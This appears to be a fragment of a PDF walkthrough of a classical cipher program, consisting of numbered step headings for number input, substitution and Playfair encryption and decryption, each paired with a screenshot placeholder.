
#### 4) Enter a Number value :




## 5) Encrypt a Message :




## 6) Input a number value :




## 7) Decrypt a Message :




## 8) Substitution :




## 9) Enter a key :




## 10)Encrypt a message :




## 11)How to decrypt message (Input a key):




## 12) Decrypt a message :




## 13) Playfair :




14) Enter a key :




15) Encrypt button click :



